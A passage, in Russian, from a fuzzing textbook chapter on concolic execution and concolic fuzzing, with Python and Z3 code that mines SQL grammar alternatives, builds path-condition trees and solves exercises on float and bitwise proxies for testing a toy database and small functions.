z3.solve(z3.Not(_.path[-1]))

Not(str.substr(str.substr(db_select_s_str_1, 7, 34), 32, 2) ==
    "inventory")
no solution

```

Лучше исследовать выполняемые сравнения строк и связать их с соответствующими узлами грамматики. Сначала рассмотрим дерево вывода, обрезав рекурсивные структуры и оставив важные части:

```

prune_tokens = [
    '<value>', '<table>', '<column>', '<literals>', '<exprs>', '<bexpr>'
]
dt = tgf.prune_tree(qtree, prune_tokens)
display_tree(dt)

```

Обрезанное дерево имеет корень `<start>`, затем `<query>` и четыре основные части: терминал `select`, узел `<exprs>` со значением `t4(I,N)!=b(k)/O!=(K4(:/Z))`, терминал `from` и узел `<table>` со значением `I7`.

Чтобы установить, какая часть входа создана каким узлом грамматики, определим `span()`. Если начальная позиция узла известна, дочерние узлы обрабатываются слева направо. Начало очередного потомка равно концу предыдущего, а конец узла — концу его последнего потомка либо длине самого листа.

```

from GrammarFuzzer import START_SYMBOL

def span(node, g, node_start=0):
    hm = {}
    k, cs = node
    end_i = node_start
    new_cs = []
    for c in cs:
        chm, (ck, child_start, child_end, gcs) = span(c, g, end_i)
        new_cs.append((ck, child_start, child_end, gcs))
        end_i = child_end
        hm.update(chm)
    node_end = end_i if cs else node_start + len(k)
    if k in g and k != START_SYMBOL:
        hm[k] = (node_start, node_end - node_start)
    return hm, (k, node_start, node_end, new_cs)

span_hm, _n = span(dt, INVENTORY_GRAMMAR)
span_hm

```

```
{'<exprs>': (7, 26), '<table>': (39, 2), '<query>': (0, 41)}
```

Проверим найденные диапазоны:

```
print("query:", query)
for k in span_hm:
    start, l = span_hm[k]
    print(k, query[start:start + l])

query: select t4(I,N)!=b(k)/O!=(K4(:/Z)) from I7
<exprs> t4(I,N)!=b(k)/O!=(K4(:/Z))
<table> I7
<query> select t4(I,N)!=b(k)/O!=(K4(:/Z)) from I7
```

Далее нужно извлечь все сравнения из каждого предиката. Функция `unwrap_substrings()` разворачивает вложенные вызовы `z3.SubString` и возвращает начало и длину соответствующего фрагмента строки `Z3`:

```
def unwrap_substrings(s):
    assert s.decl().name() == 'str.substr'
    cs, frm, l = s.children()
    fl = frm.as_long()
    ll = l.as_long()
    if cs.decl().name() == 'str.substr':
        newfrm, _l = unwrap_substrings(cs)
        return (fl + newfrm, ll)
    else:
        return (fl, ll)
```

Функция `traverse_z3()` обходит строковое выражение `Z3` и собирает непосредственные сравнения констант со срезами исходного аргумента:

```
def traverse_z3(p, hm):
    def z3_as_string(v):
        return v.as_string()

    n = p.decl().name()
    if n == 'not':
        return traverse_z3(p.children()[0], hm)
    elif n == '=':
        i, j = p.children()
        if isinstance(i, (int, z3.IntNumRef)):
            return traverse_z3(j, hm)
        elif isinstance(j, (int, z3.IntNumRef)):
            return traverse_z3(i, hm)
        else:
            if i.is_string() and j.is_string():
                if i.is_string_value():
                    cs, frm, l = j.children()
                    if (isinstance(frm, z3.IntNumRef)
                        and isinstance(l, z3.IntNumRef)):
                        hm[z3_as_string(i)] = unwrap_substrings(j)
            elif j.is_string_value():
                cs, frm, l = i.children()
                if (isinstance(frm, z3.IntNumRef)
                    and isinstance(l, z3.IntNumRef)):
                    hm[z3_as_string(j)] = unwrap_substrings(i)
            else:
                assert False # пока не поддерживается
    elif n == '<' or n == '>':
        i, j = p.children()
        if isinstance(i, (int, z3.IntNumRef)):
            return traverse_z3(j, hm)
        elif isinstance(j, (int, z3.IntNumRef)):
            return traverse_z3(i, hm)
        else:
            assert False
    return p

comparisons: Dict[str, Tuple] = {}
```

```

for p in _.path:
    traverse_z3(p, comparisons)
comparisons

{'inventory': (39, 2)}

```

Остаётся сопоставить диапазоны сравнений диапазонам узлов грамматики. Это делает `find_alternatives()`:

```

def find_alternatives(spans, cmp):
    alts = {}
    for key in spans:
        start, l = spans[key]
        rset = set(range(start, start + l))
        for ckey in cmp:
            cstart, cl = cmp[ckey]
            cset = set(range(cstart, cstart + cl))
            # Включённые диапазоны пока игнорируются
            if rset == cset:
                if key not in alts:
                    alts[key] = set()
                alts[key].add(ckey)
    return alts

alternatives = find_alternatives(span_hm, comparisons)
alternatives

{'<table>': {'inventory'}}

```

Теперь для каждого ключа грамматики известны полезные альтернативы, и грамматику можно обновить:

```

INVENTORY_GRAMMAR_NEW = dict(INVENTORY_GRAMMAR)
for k in alternatives:
    INVENTORY_GRAMMAR_NEW[k] = (
        INVENTORY_GRAMMAR_NEW[k] + list(alternatives[k]))

INVENTORY_GRAMMAR_NEW['<table>']

['<word>', 'inventory']

```

Мы могли полностью заменить определение `<table>`, но вместо этого добавили новую альтернативу к существующим. Поэтому фаззер по-прежнему иногда будет пробовать и другие имена таблиц.

Испытаем обновлённую грамматику:

```

cgf = ConcolicGrammarFuzzer(INVENTORY_GRAMMAR_NEW)
for i in range(10):
    qtree = cgf.fuzz_tree()
    query = cgf.tree_to_string(qtree)
    print(query)
    with ExpectError(print_traceback=False):
        try:
            with ConcolicTracer() as _:
                res = _[db_select](query)
                print(repr(res))
        except SQLExpection as e:
            print(e)
    print()

```

Среди десяти результатов появляются, например, запросы:

```

insert into inventory (i90am41gsP2,h97,q8J:.70J) values ('.q')
Column ('i90am41gsP2') was not found

update inventory set f=o,V=Q6 where l0!=(((((-5)))=(r6J)))
Column ('f') was not found

insert into inventory (py75) values ('R','/', 'fd8g',3883.0)
Column ('py75') was not found

```

```

update inventory set GY5=X where G-g/z(w)<2.5
Column ('GY5') was not found

insert into inventory (P,wmE,U,F) values (50,'/',--6.2)
Column ('P') was not found

```

Иными словами, нам удалось пройти проверку таблицы и добраться до более глубоких, потенциально опасных методов, включая `my_eval()`. Мы подняли части предикатов на уровень грамматики, и новая грамматика создаёт входы, которые проникают глубже в программу. Здесь обработано лишь равенство; при необходимости таким же образом можно поднять сравнения `<` и `>`.

Для сравнения запустим исходный GrammarFuzzer:

```

gf = GrammarFuzzer(INVENTORY_GRAMMAR)
for i in range(10):
    query = gf.fuzz()
    print(query)
    with ExpectError(print_traceback=False):
        try:
            res = db_select(query)
            print(repr(res))
        except SQLExpection as e:
            print(e)
    print()

```

Типичные результаты исходного фаззера выглядят так:

```

insert into UCu4 (E,xM:l0q6,u38p,W54G3b0) values (':',1.835)
Table ('UCu4') was not found

delete from w where Xn((T))>a(8.8,g)/h+t-P-j+L
Table ('w') was not found

update q75 set L=z4 where ((QUy+N))==A/P-L*ao(R)/I
Table ('q75') was not found

select 1.8 from U3X8p
Table ('U3X8p') was not found

```

Исходный грамматический фаззер не проходит дальше проверки имени таблицы.

Обрезка и обновление

Реализуем собранные операции в `ConcolicGrammarFuzzer`. Метод `update_grammar()` принимает обратную связь от конколического выполнения и соответственно обновляет грамматику:

```

class ConcolicGrammarFuzzer(ConcolicGrammarFuzzer):
    def prune_tokens(self, tokens):
        self.prune_tokens = tokens

    def update_grammar(self, trace):
        self.comparisons = {}
        for p in trace.path:
            traverse_z3(p, self.comparisons)
        alternatives = find_alternatives(
            self.span_range, self.comparisons)
        if self.log:
            print('Alternatives:', alternatives,
                  'Span:', self.span_range)
        new_grammar = dict(self.grammar)
        for k in alternatives:
            new_grammar[k] = list(set(
                new_grammar[k] + list(alternatives[k])))
        self.grammar = new_grammar

```

Метод `fuzz()` создаёт дерево вывода, вычисляет диапазоны и возвращает строку, полученную из дерева:

```
class ConcolicGrammarFuzzer(ConcolicGrammarFuzzer):
    def fuzz(self):
        qtree = self.fuzz_tree()
        self.pruned_tree = self.prune_tree(
            qtree, self.prune_tokens)
        query = self.tree_to_string(qtree)
        self.span_range, _n = span(
            self.pruned_tree, self.grammar)
        return query
```

Чтобы проверить подход на нескольких значениях, немного изменим таблицы базы данных:

```
inventory = db.db.pop('inventory', None)
db.db['vehicles'] = inventory
db.db['months'] = ({
    'month': int,
    'name': str
}, [{
    'month': i + 1,
    'name': m
} for i, m in enumerate([
    'jan', 'feb', 'mar', 'apr', 'may', 'jun',
    'jul', 'aug', 'sep', 'oct', 'nov', 'dec'
])])
```

Теперь база содержит таблицу `vehicles` с тремя автомобилями и таблицу `months` с двенадцатью месяцами.

Конец экскурсии

`ConcolicGrammarFuzzer` используется следующим образом:

```
cgf = ConcolicGrammarFuzzer(INVENTORY_GRAMMAR)
cgf.prune_tokens(prune_tokens)
for i in range(10):
    query = cgf.fuzz()
    print(query)
    with ConcolicTracer() as _:
        with ExpectError(print_traceback=False):
            try:
                res = _[db_select](query)
                print(repr(res))
            except SQLExpection as e:
                print(e)
    cgf.update_grammar(_)
    print()
```

В начале фаззер ничего не знает о таблицах `vehicles` и `months`, но извлекает их имена из конколического выполнения и поднимает в грамматику. Поэтому уже среди первых результатов появляются запросы к настоящим таблицам:

```
update vehicles set l=b,E=u,v=E,h=I where (N)==W*i*_x
Column ('l') was not found

insert into months (q) values ('*', 'u', 43.6)
Column ('q') was not found

select y-A-F+x>Q/b+i==j==w!=r,j,d from months
Invalid WHERE ('(y-A-F+x>Q/b+i==j==w!=r,j,d)')

delete from vehicles where (Q)+s(t)-B(n,E)>T/i-E(u)
Invalid WHERE ('(Q)+s(t)-B(n,E)>T/i-E(u)')
```

Таким образом, обратная связь заметно повышает эффективность фаззинга.

Ограничения

Как и при динамическом анализе пометок, неявный поток управления может скрывать предикаты, встреченные во время конколического выполнения. Отчасти это ограничение можно преодолеть, оборачивая константы исходной программы в соответствующие прокси-объекты. Аналогично, вызовы внутренних функций C могут отбрасывать символьную информацию, оставляя лишь частичные сведения.

Полученные знания

- Конколическое выполнение часто даёт больше сведений о поведении программы, чем анализ пометок, но требует существенно больше времени. В отличие от анализа пометок, выполнять его в реальном времени зачастую невозможно.
- Конколическое выполнение страдает от тех же ограничений, что и анализ пометок: непрямого потока управления и вызовов внутренних функций.
- Предикаты конколического выполнения можно объединить с фаззингом. Они надёжнее пометок указывают на некорректное поведение и позволяют строить грамматики, лучше генерирующие допустимые входы.

Дальнейшие шаги

Более дорогой, но и более мощной альтернативой конколическому фаззингу служит [символьный фаззинг](#). В то же время [поисковый фаззинг](#) часто предлагает более дешёвую стратегию исследования, чем получение от SMT-решателя входов, лишь немного отличающихся от текущего пути.

Предпосылки и история

Изначально конколическое выполнение применялось для расширения возможностей *символьного выполнения* — метода статического анализа программ (King, 1976). Первыми технику конколического выполнения использовали Larson и соавторы (2003).

Идею прокси-объектов для сбора ограничений предложили Cadar и соавторы (2005). Используемый в этой главе подход к конколическому выполнению программ Python развивали проекты PeerCheck и Python Error Finder (Barsotti и соавторы, 2018).

Упражнения

Упражнение 1. Реализация конколического прокси-класса для float

При реализации бинарных операторов `zint` мы утверждали, что результат всегда имеет тип `int`. Это не обязательно так: например, деление может вернуть `float`. Поэтому нужен прокси-объект для чисел с плавающей точкой. Реализуйте аналогичный прокси для `float` и исправьте определение бинарных операторов `zint`.

Решение

Как и для `zint`, сначала откроем `zfloat` для расширения:

```
class zfloat(float):
    def __new__(cls, context, zn, v, *args, **kw):
        return float.__new__(cls, v, *args, **kw)
```

Затем реализуем инициализацию:

```
class zfloat(zfloat):
    @classmethod
    def create(cls, context, zn, v=None):
        return zproxy_create(cls, 'Real', z3.Real,
                             context, zn, v)

    def __init__(self, context, z, v=None):
        self.z, self.v = z, v
        self.context = context
```

Вспомогательный метод обрабатывает случай, когда один из аргументов бинарной операции не является `zfloat`:

```
class zfloat(zfloat):
    def _zv(self, o):
        return ((o.z, o.v) if isinstance(o, zfloat)
                else (z3.RealVal(o), o))
```

Для использования числа с плавающей точкой в условии преобразуем его в логическое значение:

```
class zfloat(zfloat):
    def __bool__(self):
        # Принудительно зарегистрировать логическое условие
        if self != 0.0:
            return True
        return False
```

Определим общий прокси-метод для сравнений:

```
def make_float_bool_wrapper(fname, fun, zfun):
    def proxy(self, other):
        z, v = self._zv(other)
        z_ = zfun(self.z, z)
        v_ = fun(self.v, v)
        return zbool(self.context, z_, v_)

    return proxy
```

Применим его к методам сравнения класса `zfloat`:

```
FLOAT_BOOL_OPS = [
    '__eq__', '__ne__', '__gt__',
    '__lt__', '__le__', '__ge__',
]

for fname in FLOAT_BOOL_OPS:
    fun = getattr(float, fname)
    zfun = getattr(z3.ArithRef, fname)
    setattr(zfloat, fname,
            make_float_bool_wrapper(fname, fun, zfun))
```

Аналогично определим общий прокси-метод для бинарных операторов:

```

def make_float_binary_wrapper(fname, fun, zfun):
    def proxy(self, other):
        z, v = self._zv(other)
        z_ = zfun(self.z, z)
        v_ = fun(self.v, v)
        return zfloat(self.context, z_, v_)

    return proxy

FLOAT_BINARY_OPS = [
    '__add__', '__sub__', '__mul__', '__truediv__',
    '__mod__', '__pow__',
    '__radd__', '__rsub__', '__rmul__', '__rtruediv__',
    '__rmod__', '__rpow__',
]

for fname in FLOAT_BINARY_OPS:
    fun = getattr(float, fname)
    zfun = getattr(z3.ArithRef, fname)
    setattr(zfloat, fname,
            make_float_binary_wrapper(fname, fun, zfun))

```

Пример использования:

```

with ConcolicTracer() as _:
    za = zfloat.create(_.context, 'float_a', 1.0)
    zb = zfloat.create(_.context, 'float_b', 0.0)
    if za * zb:
        print(1)
_.context

({'float_a': 'Real', 'float_b': 'Real'},
 [Not(float_a*float_b != 0)])

```

Наконец, исправим бинарную обёртку zint, чтобы при необходимости она создавала zfloat:

```

def make_int_binary_wrapper(fname, fun, zfun): # type: ignore
    def proxy(self, other):
        z, v = self._zv(other)
        z_ = zfun(self.z, z)
        v_ = fun(self.v, v)
        if isinstance(v_, float):
            return zfloat(self.context, z_, v_)
        elif isinstance(v_, int):
            return zint(self.context, z_, v_)
        else:
            assert False

    return proxy

for fname in INT_BINARY_OPS:
    fun = getattr(int, fname)
    zfun = getattr(z3.ArithRef, fname)
    setattr(zint, fname,
            make_int_binary_wrapper(fname, fun, zfun))

```

Проверка на примере биномиального коэффициента завершается успешно:

```

with ConcolicTracer() as _:
    v = _[binomial](4, 2)
_.zeval()

('sat', {'n': ('4', 'Int'), 'k': ('2', 'Int')})

```

Упражнение 2. Битовые операции

Как и в случае с числами с плавающей точкой, для реализации битовых операций, например xor, нужно преобразовать int в соответствующий битовый вектор, выполнить операцию и преобразовать результат обратно в исходный тип. Реализуйте битовые операции для zint.

Решение

Сначала определим прокси-метод. Для определённости используем 64-разрядные векторы:

```
def make_int_bit_wrapper(fname, fun, zfun):
    def proxy(self, other):
        z, v = self._zv(other)
        z_ = z3.BV2Int(
            zfun(
                z3.Int2BV(self.z, num_bits=64),
                z3.Int2BV(z, num_bits=64)))
        v_ = fun(self.v, v)
        return zint(self.context, z_, v_)

    return proxy
```

Затем применим его к классу zint:

```
BIT_OPS = [
    '_lshift_', '_rshift_',
    '_and_', '_xor_', '_or_',
    '_rlshift_', '_rrshift_',
    '_rand_', '_rxor_', '_ror_',
]

def init_concolic_4():
    for fname in BIT_OPS:
        fun = getattr(int, fname)
        zfun = getattr(z3.BitVecRef, fname)
        setattr(zint, fname,
            make_int_bit_wrapper(fname, fun, zfun))

INITIALIZER_LIST.append(init_concolic_4)
init_concolic_4()
```

Инверсия — единственная унарная битовая операция:

```
class zint(zint):
    def __invert__(self):
        return zint(
            self.context,
            z3.BV2Int(~z3.Int2BV(self.z, num_bits=64)),
            ~self.v)
```

Функция my_fn() вычисляет исключающее ИЛИ через обычные битовые операции и возвращает True, если результат ненулевой:

```
def my_fn(a, b):
    o_ = (a | b)
    a_ = (a & b)
    if o_ & ~a_:
        return True
    else:
        return False
```

Выполним её под управлением ConcolicTracer:

```
with ConcolicTracer() as _:
    print(_[my_fn](2, 1))

True
```

Решатель успешно обрабатывает полученное выражение с преобразованиями Int2BV и BV2Int:

```
_.zeval(log=True)

Predicates in path:
0 0 !=
BV2Int(int2bv(BV2Int(int2bv(my_fn_a_int_1) |
                        int2bv(my_fn_b_int_2))) &
        int2bv(BV2Int(~int2bv(BV2Int(int2bv(my_fn_a_int_1) &
                                             int2bv(my_fn_b_int_2)))))))

sat
('sat',
 {'a': (['-', '1'], 'Int'),
  'b': (['-', '9223372036854775809'], 'Int')})
```

Сформированная формула подтверждает, что битовые операции перенесены корректно.

Упражнение 3. Функции преобразования строк

Мы уже видели, как определить upper() и lower(). Реализуйте методы capitalize(), title() и swapcase().

Решение пока отсутствует.

Пример: треугольник

Ранее мы уже запускали triangle() под управлением ConcolicTracer.

```
with ConcolicTracer() as _:
    print(_[triangle](1, 2, 3))

scalene
```

Получены следующие символьные переменные:

```
_.decls

{'triangle_a_int_1': 'Int',
 'triangle_b_int_2': 'Int',
 'triangle_c_int_3': 'Int'}
```

А условия пути имеют вид:

```
_.path

[Not(triangle_a_int_1 == triangle_b_int_2),
 Not(triangle_b_int_2 == triangle_c_int_3),
 Not(triangle_a_int_1 == triangle_c_int_3)]
```

Решим их с помощью zeval(). Z3 выдаёт три различных целых числа:

```
_.zeval()

('sat',
 {'a': ('0', 'Int'), 'b': (['-', '2'], 'Int'), 'c': (['-', '1'], 'Int')})
```

Некоторые значения отрицательны. triangle() допускает отрицательные длины, хотя у настоящих треугольников они, конечно, положительны.

Если вызвать функцию с найденными значениями, она пройдёт *точно тем же путём*, что и исходный вход:

```
triangle(0, -2, -1)

'scalene'
```



```

        t = t + chr(v)
    else:
        raise ValueError("Invalid encoding")
    else:
        t = t + c
    i = i + 1
return t

```

Пустая строка немедленно завершает цикл. Поэтому её путь состоит из одного отрицательного условия:

```

with ConcolicTracer() as _:
    _[cgi_decode]('')
    _.context

({'cgi_decode_s_str_1': 'String'},
 [Not(0 < Length(cgi_decode_s_str_1))])

```

Более содержательный путь получается для строки a%20d:

```

with ConcolicTracer() as _:
    _[cgi_decode]('a%20d')
    _.context

({'cgi_decode_s_str_1': 'String'},
 [0 < Length(cgi_decode_s_str_1),
  Not(str.substr(cgi_decode_s_str_1, 0, 1) == "+"),
  Not(str.substr(cgi_decode_s_str_1, 0, 1) == "%"),
  1 < Length(cgi_decode_s_str_1),
  Not(str.substr(cgi_decode_s_str_1, 1, 1) == "+"),
  str.substr(cgi_decode_s_str_1, 1, 1) == "%",
  Not(str.substr(cgi_decode_s_str_1, 2, 1) == "0"),
  Not(str.substr(cgi_decode_s_str_1, 2, 1) == "1"),
  str.substr(cgi_decode_s_str_1, 2, 1) == "2",
  str.substr(cgi_decode_s_str_1, 3, 1) == "0",
  4 < Length(cgi_decode_s_str_1),
  Not(str.substr(cgi_decode_s_str_1, 4, 1) == "+"),
  Not(str.substr(cgi_decode_s_str_1, 4, 1) == "%"),
  Not(5 < Length(cgi_decode_s_str_1))])

```

Контекст трассировщика по-прежнему представляет собой пару из объявлений и пути:

```

assert _.context == (_.decls, _.path)

```

Решение этих ограничений даёт другой вход, который проходит тем же путём:

```

_.zeval()

('sat', {'s': ('A%20B', 'String')})

```

Теперь изменим второе условие пути и потребуем, чтобы первый символ был +:

```

zs = z3.String('cgi_decode_s_str_1')
z3.SubString(zs, 0, 1) == z3.StringVal('a')

str.substr(cgi_decode_s_str_1, 0, 1) == "a"

(result, new_vars) = _.zeval(
    {1: z3.SubString(zs, 0, 1) == z3.StringVal('+')})
new_vars

{'s': ('+%20A', 'String')}

(new_s, new_s_type) = new_vars['s']
new_s

' +%20A'

```

Повторный запуск с найденной строкой действительно выбирает ветвь с == '+' на первой итерации:

```

with ConcolicTracer() as _:
    _[cgi_decode](new_s)

```

```

_.path

[0 < Length(cgi_decode_s_str_1),
 str.substr(cgi_decode_s_str_1, 0, 1) == "+",
 1 < Length(cgi_decode_s_str_1),
 Not(str.substr(cgi_decode_s_str_1, 1, 1) == "+"),
 str.substr(cgi_decode_s_str_1, 1, 1) == "%",
 Not(str.substr(cgi_decode_s_str_1, 2, 1) == "0"),
 Not(str.substr(cgi_decode_s_str_1, 2, 1) == "1"),
 str.substr(cgi_decode_s_str_1, 2, 1) == "2",
 str.substr(cgi_decode_s_str_1, 3, 1) == "0",
 4 < Length(cgi_decode_s_str_1),
 Not(str.substr(cgi_decode_s_str_1, 4, 1) == "+"),
 Not(str.substr(cgi_decode_s_str_1, 4, 1) == "%"),
 Not(5 < Length(cgi_decode_s_str_1))]

```

Продолжая инвертировать условия, можно исследовать остальные ветви декодера, включая обработку ошибочных последовательностей %xx.

Пример: округление вверх

Следующая функция округляет число вверх до ближайшего числа, кратного десяти:

```

def round10(r):
    while r % 10 != 0:
        r += 1
    return r

with ConcolicTracer() as _:
    _[round10](1)
_.context

```

Трасса содержит десять проверок: остаток для исходного `r` и для девяти последовательных прибавлений единицы. Первые девять проверок истинны, последняя — ложна. Решатель находит, например, отрицательное начальное значение, проходящее тот же путь:

```

_.zeval()

('sat', {'r': (['-', '9'], 'Int')})

```

Пример: максимум абсолютных значений

Наконец, рассмотрим две небольшие функции с вложенными ветвлениями:

```

def abs_value(a):
    if a > 0:
        return a
    else:
        return -a

def abs_max(a, b):
    a1 = abs_value(a)
    b1 = abs_value(b)
    if a1 > b1:
        c = a1
    else:
        c = b1
    return c

with ConcolicTracer() as _:
    _[abs_max](2, 1)
_.context

({'abs_max_a_int_1': 'Int', 'abs_max_b_int_2': 'Int'},

```

```
[0 < abs_max_a_int_1,
 0 < abs_max_b_int_2,
 abs_max_a_int_1 > abs_max_b_int_2])
```

Ограничения точно фиксируют три решения, принятые при выполнении: оба аргумента положительны, а абсолютное значение первого больше второго.

```
_.zeval()

('sat', {'a': ('2', 'Int'), 'b': ('1', 'Int')})
```

Решение предикатов работает ожидаемо. Если же передать отрицательные числа, `abs_value()` выберет другие ветви:

```
with ConcolicTracer() as _:
    _[abs_max](-2, -1)
    _.context

({'abs_max_a_int_1': 'Int', 'abs_max_b_int_2': 'Int'},
 [Not(0 < abs_max_a_int_1),
  Not(0 < abs_max_b_int_2),
  -abs_max_a_int_1 > -abs_max_b_int_2])

_.zeval()

('sat', {'a': (['-', '1'], 'Int'), 'b': ('0', 'Int')})
```

Решение снова отражает записанные предикаты. Обратите внимание: в `abs_value()` использовано строгое условие $a > 0$, поэтому ноль относится к отрицательной ветви.

Пример: биномиальный коэффициент

В более крупном примере с несколькими переменными вычислим число размещений

Формула: $P(n, k) = (n!) / ((n-k)!)$

и биномиальный коэффициент

Формула: $C(n, k) = (P(n, k)) / (k!)$.

Определим функции следующим образом:

```
def factorial(n): # type: ignore
    v = 1
    while n != 0:
        v *= n
        n -= 1
    return v

def permutation(n, k):
    return factorial(n) / factorial(n - k)

def combination(n, k):
    return permutation(n, k) / factorial(k)

def binomial(n, k):
    if n < 0 or k < 0 or n < k:
        raise Exception('Invalid values')
    return combination(n, k)
```

Как и прежде, выполним функцию под управлением трассировщика, а затем решим ограничения:

```
with ConcolicTracer() as _:
    v = _[binomial](4, 2)
    _.zeval()
```

```
('sat', {'n': ('4', 'Int'), 'k': ('2', 'Int')})
```

В данном случае решатель возвращает исходные значения аргументов.

Пример: база данных

Для более крупного примера с конколическим строковым классом `zstr` воспользуемся классом `DB` из [главы об отслеживании информационных потоков](#).

Примечание. Этот пример может не работать с Z3 новее 4.8.7.0 из-за известной проблемы Z3 № 5763. Для воспроизведения исходного результата можно установить `z3-solver==4.8.7.0`.

Сначала заполним базу данных:

```
from InformationFlow import DB, sample_db, update_inventory
from GrammarMiner import VEHICLES

db = sample_db()
for V in VEHICLES:
    update_inventory(db, V)

db.db

{'inventory': ({'year': int, 'kind': str, 'company': str, 'model': str},
[{'year': 1997, 'kind': 'van', 'company': 'Ford', 'model': 'E350'},
 {'year': 2000, 'kind': 'car', 'company': 'Mercury', 'model': 'Cougar'},
 {'year': 1999, 'kind': 'car', 'company': 'Chevy', 'model': 'Venture'}])}
```

Хеш-функции трудно обрабатывать непосредственно, поскольку они опираются на внутренние функции C. Поэтому слегка изменим методы `table()` и `column()`, заменив обращения по ключу явным перебором:

```
class ConcolicDB(DB):
    def table(self, t_name):
        for k, v in self.db:
            if t_name == k:
                return v
        raise SQLException('Table (%s) was not found' % repr(t_name))

    def column(self, decl, c_name):
        for k in decl:
            if c_name == k:
                return decl[k]
        raise SQLException('Column (%s) was not found' % repr(c_name))
```

Для удобства определим единственную функцию `db_select()`, напрямую вызывающую `db.sql()`:

```
def db_select(s):
    my_db = ConcolicDB()
    my_db.db = [(k, v) for (k, v) in db.db.items()]
    r = my_db.sql(s)
    return r
```

Теперь выполним SQL-запрос под управлением `ConcolicTracer`:

```
with ConcolicTracer() as _:
    _[db_select]('select kind from inventory')
    _.path

[0 == IndexOf(db_select_s_str_1, "select ", 0),
 0 == IndexOf(db_select_s_str_1, "select ", 0),
 Not(0 >
    IndexOf(str.substr(db_select_s_str_1, 7, 19),
        " from ", 0)),
```

```

Not(Or(0 <
      IndexOf(str.substr(db_select_s_str_1, 7, 19),
               " where ", 0),
      0 ==
      IndexOf(str.substr(db_select_s_str_1, 7, 19),
               " where ", 0))),
str.substr(str.substr(db_select_s_str_1, 7, 19), 10, 9) ==
"inventory"]

```

Попытка решить эти ограничения в использованной версии Z3 завершается отказом:

```

_.zeval()

('Gave up', None)

```

Фаззинг с ограничениями

Класс SimpleConcolicFuzzer начинает с образца входа, созданного другим фаззером. Затем он запускает тестируемую функцию под управлением ConcolicTracer и собирает предикаты пути. После этого он инвертирует случайные предикаты пути и решает новые ограничения с помощью Z3, получая вход, который гарантированно пройдёт иным путём.

Как и в случае с ConcolicTracer, сначала рассмотрим примеры, а затем углубимся в реализацию.

Экскурс: реализация SimpleConcolicFuzzer

Сначала импортируем интерфейс Fuzzer и напомним пример программы hang_if_no_space().

```

from Fuzzer import Fuzzer
from ExpectError import ExpectTimeout, ExpectError
import random

def hang_if_no_space(s):
    i = 0
    while True:
        if i < s.length():
            if s[i] == ' ':
                break
        i += 1

```

Представление решений

Чтобы фаззер работал, принятые во время трассировки решения нужно представить в виде данных. Мы храним их в *двоичном дереве*: каждый узел обозначает одно решение, а каждый лист — полный путь. Узел дерева представлен классом TraceNode.

Новый узел соответствует выбору, сделанному родителем по некоторому предикату. Значение smt_val истинно для перехода к этому дочернему узлу. Сам предикат фактически относится к родительскому узлу, поэтому поле smt родителя обновляется при добавлении первого потомка.

```

class TraceNode:
    def __init__(self, smt_val, parent, info):
        # SMT-условие, которое привело к этому узлу
        self.smt_val = z3.simplify(smt_val) if smt_val is not None else None

        # Предикат, который этот узел может проверить в будущем
        self.smt = None
        self.info = info

```



```

        self.parent = parent
        self.children = {}
        self.path = None
        self.tree = None
        self._pattern = None
        self.log = True

    def no(self):
        return self.children.get(self.tree.no_bit)

    def yes(self):
        return self.children.get(self.tree.yes_bit)

    def get_children(self):
        return (self.no(), self.yes())

    def __str__(self):
        return 'TraceNode[%s]' % ', '.join(self.children.keys())

```

Для отслеживания ещё не исследованных листьев добавим класс `PlausibleChild`:

```

class PlausibleChild:
    def __init__(self, parent, cond, tree):
        self.parent = parent
        self.cond = cond
        self.tree = tree
        self._smt_val = None

    def __repr__(self):
        return 'PlausibleChild[%s]' % (
            self.parent.pattern() + ':' + self.cond)

```

Когда такой лист используют для построения нового пути, его соседний `TraceNode` уже должен быть исследован. Поэтому контекст `cc` можно взять у соседа, а `smt_val` — вывести из предиката родителя:

```

class PlausibleChild(PlausibleChild):
    def smt_val(self):
        if self._smt_val is not None:
            return self._smt_val

        assert self.parent.smt is not None
        if self.cond == self.tree.no_bit:
            self._smt_val = z3.Not(self.parent.smt)
        else:
            self._smt_val = self.parent.smt
        return self._smt_val

    def cc(self):
        if self.parent.info.get('cc') is not None:
            return self.parent.info['cc']

        # При правдоподобном потомке существующий потомок не более чем один
        siblings = list(self.parent.children.values())
        assert len(siblings) == 1
        return siblings[0].info['cc']

```

Метод `path_expression()` строит выражение нового пути, добавляя к условиям от корня условие выбранного листа:

```

class PlausibleChild(PlausibleChild):
    def path_expression(self):
        path_to_root = self.parent.get_path_to_root()
        assert path_to_root[0]._smt_val is None
        return ([i._smt_val for i in path_to_root[1:]]
                + [self.smt_val()])

```

Класс `TraceTree` хранит двоичное дерево. Изначально корень — сторожевой `TraceNode`, а листья представлены двумя возможными потомками. После добавления первой трассы один из них

становится настоящим узлом.

```
class TraceTree:
    def __init__(self):
        self.root = TraceNode(smt_val=None, parent=None,
                               info={'num': 0})
        self.root.tree = self
        self.leaves = {}
        self.no_bit, self.yes_bit = '0', '1'

        pprefix = ':'
        for bit in [self.no_bit, self.yes_bit]:
            self.leaves[pprefix + bit] = PlausibleChild(
                self.root, bit, self)
        self.completed_paths = {}
```

Метод `add_trace()` отделён от инициализации, поскольку в одно дерево можно добавить несколько трасс одной функции:

```
class TraceTree(TraceTree):
    def add_trace(self, tracer, string):
        last = self.root
        i = 0
        for i, elt in enumerate(tracer.path):
            last = last.add_child(elt=elt, i=i + 1,
                                   cc=tracer, string=string)
        last.add_child(elt=z3.BoolVal(True), i=i + 1,
                       cc=tracer, string=string)
```

Для работы `add_trace()` нужна дополнительная инфраструктура. Метод `bit()` переводит предикат в бит принятого решения: ветви `if` соответствует 1, а ветви `else` — 0. Метод `pattern()` возвращает битовый шаблон решений от корня до узла.

```
class TraceNode(TraceNode):
    def bit(self):
        if self._smt_val is None:
            return None
        return (self.tree.no_bit
                if self._smt_val.decl().name() == 'not'
                else self.tree.yes_bit)

    def pattern(self):
        if self._pattern is not None:
            return self._pattern
        path = self.get_path_to_root()
        assert path[0]._smt_val is None
        assert path[0].parent is None

        self._pattern = ''.join([p.bit() for p in path[1:]])
        return self._pattern
```

Каждый узел умеет добавлять потомка. При этом выражение упрощается: если оно не начинается с `not`, это и есть решение текущего узла; иначе решением служит отрицание выражения. Сам первый предикат становится известен только после хотя бы одного прохода программы, и тогда потомок обновляет родителя.

```
class TraceNode(TraceNode):
    def add_child(self, elt, i, cc, string):
        if elt == z3.BoolVal(True):
            # Далее исследовать нечего: удалить листья этого узла
            # и зарегистрировать завершённый путь
            for bit in [self.tree.no_bit, self.tree.yes_bit]:
                child_leaf = self.pattern() + ':' + bit
                if child_leaf in self.tree.leaves:
                    del self.tree.leaves[child_leaf]
